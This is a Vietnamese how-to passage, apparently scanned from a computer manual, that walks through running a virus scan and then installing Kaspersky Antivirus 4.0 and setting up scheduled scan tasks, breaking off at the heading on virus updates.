


Đánh dấu lựa chọn này và nhấn vào Update để tiến hành cập nhật chương trình. Quá trình cập nhật hoàn tất sau khi màn hình trạng thái trở về giao diện chính (Home).


b. Quét virus

Phần quét virus rất đơn giản nếu trước đó bạn đã thiết đặt đúng trong phần xác lập cấu hình. Từ cửa sổ giao


diện chính của chương trình, nhấn vào dòng link trên màn hình trạng thái: Scan for virus now để xuất hiện cửa sổ trạng thái quét virus như hình dưới:




Tới đây, bạn có thể ra lệnh cho chương trình thực hiện quét ngay bằng việc chọn ổ đĩa định quét (Trong ví dụ này là ổ đĩa cứng C), nhấn vào nút Scan phía dưới để thực hiện việc quét toàn bộ ổ C. Bạn cũng có thể kiểm tra lại các thông số đã được thiết đặt trước đó bằng việc nhấn vào Scan Setting. Giả sử rằng việc này cần thiết phải làm thì cửa sổ trạng thái sau đây sẽ xuất hiện yêu cầu bạn nhập các thông số cho quá trình quét (Hình trang sau):



Trong các sheet table, phần Detection là đối tượng được quét nên đặt các file được quét là All (Quét tất cả các file); cho hiệu lực việc quét bộ nhớ (Scan memory); hiệu lực quét hệ thống khởi động(Scan Boot Secter) và các file nén dưới dạng zip (Compressed files) để không loại trừ bát kể dạng virus nào. Sheet Table tiếp theo (Action) được chọn là Prompt user for action như hình dưới:



Sheet Table cuối cùng nên bỏ trống (Không loại trừ cái gì) như hình dưới:




Bạn đã hoàn thành việc kiểm tra và xác lập lại trước khi quét. Phần việc còn lại là trở về mạn hình giao diện chính để thực hiện việc quét Virus.

4. Kaspertsky Antivirus Version 4.0


a. Cài đặt:

Kaspersky Antivirus là bộ chương trình phòng chống virus do công ty Kaspersky Lab Ltd (Matxcova - Nga) xây dựng. Cho đến nay Kaspersky Antivirus đã phát triển tới version 4.03. Bộ phần mềm này có kích thước tương đối gọn (Khoảng 12MB), thời gian cài đặt mất


chừng 10 phút. Bộ cài đặt Kaspersky Antivirus chỉ bao gồm 1 file duy nhất và gần như trong quá trình cài đặt bạn không phải làm gì. Sau kh nhấn đúp vào file kavperspro40eng.exe, màn hình sau đây sẽ hiện ra:




Quá trình kiểm tra các thành phần sẽđược cài đặt lên máy diễn ra rất ņhanh. Nếu không có vấn đề gì, chương trình cài đặt sẽ cho"nở" các file nén để copy vào hẹ thống như hình dưới:




Quá trình gải nén được coi là hoàn tất và không có lỗi khi cửa sổ hình dưới đây kết thúc ở 100%:




Sau khi giải nén xong, như thường lệ, một cửa sổ chúc mừng sẽ hiện ra chúc mừng bạn quan tâm và sử dụng chương trình:




Hãy nhấn Next để tiếp tục. Xuất hiện cửa sổ hình dưới:




Nói chung các thông tin trong cửa sổ này bạn không cần quan tâm, vì chỉ là các thỏa ước sử dụng chương trình,bạn không thể không đồng ý nếu muốn sử dung chương trình. Hãy nhấn Yes để tiếp tục. Cửa sổ trạng thái tiếp theo như bên:




Thông thường chương trình sẽ tìm trong hệ thống của bạn các thông tin đã nhập trước đó trong lúc cài đặt hệ thống (Window) về user name, Company name. Các thông tin này không quan trọng,bạn có thể tùy ý thiết đặt thế nào cũng được bởi nó chỉ là một cái nhãn đơn thuần, không liên quan đến các chi tiết bản quyền chương trình. Hãy nhấn Next để tiếp tục. Xuất hiện cửa sổ trạng thái tiếp theo như sau:




Thư mục mặc định của Kaspersky luôn đặt trong C:\Program File. Bạn có thể tùy ý thay đổi thư mục làm việc của chương trình bằng việc nhấn vào Brows. Nếu không có thay đổi gì, hãy nhấn Next. Xuất hiện cửa sổ hình dưới:




Cửa sổ này duyệt lại cấu trúc cây thư mục và tên chương trình trong TaskBar. Bạn có thể thay đổi tên tùy ý. Nhấn Next để tiếp tục. Xuất hiện cửa sổ hình dưới:




Có 3 kiểu cài bạn có thể chọn lựa là Custom; Easy và Typical. Kiểu Typical luôn là bản cài đầy đủ nhất, vì vậy chúng tôi khuyên bạn hãy sử dụng lựa chọn này. Nhấn Next để tiếp tục:




Đây là cửa sổ thông báo rạng thái. Hãy nhấn Next tiếp và hãy quan sát cửa sổ hình dưới:




Bạn phải lựa chọn kiểu Report file (Phần đuôi của file báo cáo) để sau này chương trình sẽ gửi các báo cáo cần thiết vầ quá trình hoạt động mà bạn có thể xem. Nhấn Next để tiếp tục. Quá trình copy vào hệ thống sẽ kết thúc bằng màn hình dưới:



Kết thúc qua trình này, chương trình sẽ hỏi bạn có thêm việc bạn có cho copy Key file vào chươngtrình hay không (Hình dưới).



Hãy nhấn Next để tiếp tục. Màn hình trạng thái kết thúc quá trìnhcài đặt xuất hiện như hình dưới:




Nhấn Finish để khởi động lại hệ thống. Bạn đã cài đặt thành công Kaspersky Antivirus (AVP).

b. Xác lập hệ thống:


Sau khi khởi động lại hệ thống, bạn sẽ thấy AVP tạo các phím tắt trên TaskBar và góc phải bên dưới màn hìnhvới biểu tượng K. Nhấn đúp vào biểu tượng này để mở cửa sổ giao diện chính của AVP như hình bên:



Mặc định, AVP luôn thiết lập sẵn một số công việc chính (Task Sheet) mà mỗi một chương trình chống virus chuyên nghiệp sẽ phải làm như quét virus, cập nhật...Các công việc này đều là các thành phần của các chương trình nhỏ nằm trong Components Tasksheet. Tuy nhiên giao diện của các công việc này được AVP trình bày khá rối rắm, vì vậy chúng tôi cho rằng tốt nhất là tự thiết lập lấy các công việc của chương trình theo ý riêng của bạn để dễ kiểm soát. Để làm được việc này, nhấn chuột phải vào từng mục công việc, chọn Edit -> Delete để xóa hết các nội dung công việc mặc định. Màn hình gaio diện chính sau khi xóa có dạng như hình sau:



Lúc này trong sheetable chỉ còn duy nhất một dòng trạng thái: There arre no item to show in this view (Không có một công việc cụ thể nào được thiết lập. Bạn cầnphải xác lập các công việc cho AVP, giống như trong chương trình Norton hay Mcafee. Để làm việc này, nhấn chuột vào sheetable Components, xuất hiện cửa sổ trạng thái như hình dưới:




Giao diện cửa sổ này liệt kê một loạt các công việc mà AVP có thể làm. Khả năng của AVP trong list (Danh sách) khá phong phú, nhưng nên nhớ, chức năng cơ bản của AVP cũng như một chương trình Virus bất kỳ là quét virus bởi vậy chúng ta chỉ nên thiết lập một số công việc


chính mà thôi. Sau đây chúng tôi sẽ giới thiệu các xác lập căn bản cho chương trình:

1. Quét virus.


Để thiết lập các thông số quét, bạn nhấn chuột phải vào dòng trạng thái, xuất hiện một menu xổ xuống, chọn Create task. Xuất hiện cửa sổ hình dưới:



Trong Name Task bạn hãy đặt một tên gợi nhớ theo ý mình. Do đây là việc quét virus, vì vậy chúng tôi gợi ý bạn đặt tên cho task này là Quet Virus. Phần Task Type là một cửa sổ kéo xuống. Cửa sổ kéo xuống này liệt kê tất cả các công việc mà AVP có thể làm. Hãy chọn Memory and Disk Scanning. Nhấn Next, xuất hiện cửa sổ trạng thái tiếp theo:



AVP sẽ yêu cầu bạn chỉ định một giao diện cụ thể : Expert hoặc Standard. Để đơn giản, chúng ta chọn Standard. Nhấn Next để tiếp tục. Cửa sổ trạng thái tiếp theo sẽ mở ra như sau:



Qúa trình quét sẽ được xác định ngay bởi Schedule (Lịch) của chương trình. AVP cho phép bạn lựa chọn một trong các cách thức quét như sau:

- On event: Quét virus khi có một sự kiện nào đó xảy ra. Điều kiện này có thể định nghĩa được. Để định nghĩa một Event, từ cửa sổ kéo xuống của Start Task, chọn một trong các event đã được AVP liệt kê, ví dụ Manually. Manually có nghĩa là công việc quét chỉ được bắt đầu khi có một công việc cụ thể nào đó của người sử dụng máy được bắt đầu. Các sự kiện này được thể hiện khi bạn nhấn Next. Loạt sự kiện được AVP định nghĩa bao gồm như hình dưới:




Mỗi một dòng trạng thái được coi là một Event, và mỗi một event bắt đầu đồng nghĩa với việc quét virus

được khởi tạo, chẳng hạn mỗi khi AVP phát hiện thấy có một folder nào đó trong ổ cứng bị lỗi, ngay lập tức AVP sẽ bắt đầu việc quét virus. Nếu chọn lựa hết tất cả các event chúng tôi e rằng bạn sẽ rất mất thời gian cho việc quét virus bởi như liệt kê hình trên thì hầu như luôn luôn chương trình quét virus được gọi khi máy xảy rạ lỗi. Điều này có nghĩa là chương trình quét sẽ phải làm việc quá nhiều, trong khi lỗi hệ thống không hẳn là do virus, mà có thể là chỉ cần là một cổng COM nào đó bị lỗi vật lý mà máy tính của chúng ta thì hầu như có rất nhiều lỗi, nhưng nói chung nó vẫn hoạt động đúng chức năng nhiệm vụ căn bản của nó, một khi các lỗi mà nó có không trầm trọng , vì vậy chúng tôi cho rằng không nên để lựa chọn này


- By Condition: Tương tự như On Event.

Hourly: Đặt chế độ cứ sau bao nhiêu phút một thì thực hiện việc quét hệ thống một lần trong ô Minute.

Daily: Đặt chế độ quét virus mỗi ngày một lần vào một giờ nhất định. Khi lựa chọn này được đánh dấu, cửa sổ như hình dưới đây sẽ mở ra:




Nhấn đúp chuột vào ô trắng bên phải (Time), xuất hiện cửa sổ hình dưới:




Chọn giờ quét nào đó mà máy tính của bạn có thể rỗi nhất, ví dụ 11 giờ 40 phút sáng như hình trên. Nhấn OK để hiệu lực lựa chọn này.

Weekly: Quét hàng tuần vào một hoặc vài ngày nhất định, ví dụ như thứ 2 và thứ sáu hàng tuần như hình dưới:




Bạn cũng có thể chọn giờ quét cho các nagỳ trong tuần như đã lập lịch bằng việc nhấn đúp chuột vào ô Time.

Monthly: Quét virus hàng tháng vào một hoặc một số ngày nhất định và các giờ nhất định. Dù là quét hàng tháng, AVP vẫn cho bạn xác lập giờ quét cụ thể và bạn cũng có thể lựa chọn giờ quét bằng việc nhấn vào ô Time. Thực ra một số máy tính mà sự giao thiệp với các hệ thống khác bên ngoài ít, khả năng nhiễm virus do quá trình quan hệ thấp thì chúng tôi cho rằng cũng nên sử dụng lựa chọn này để đỡ tốn thời gian vô ích vào việc quét virus. Màn hình dưới đây thể hiện việc quét virus hàng tháng vào các ngày 1, 8, 15 và 22.



Sau khi đã thiết lạp một tong các kiểu quét rồi, nhấn finish để chính thức xác lập kiểu quét virus. Giao diện chính của chương trình lúc này có dạng như hình dưới:




Sau khi thiết lập xong quá trình quét virus, để lưu lại cấu hình chương trình mà bạn đã xác lập bạn làm như

sau: Mở SettingTable, đánh dấu chọn dòng trạng thái: Protec Kaspersky AV Control centre setting modification như hình dưới:




2. Cập nhật Virus:

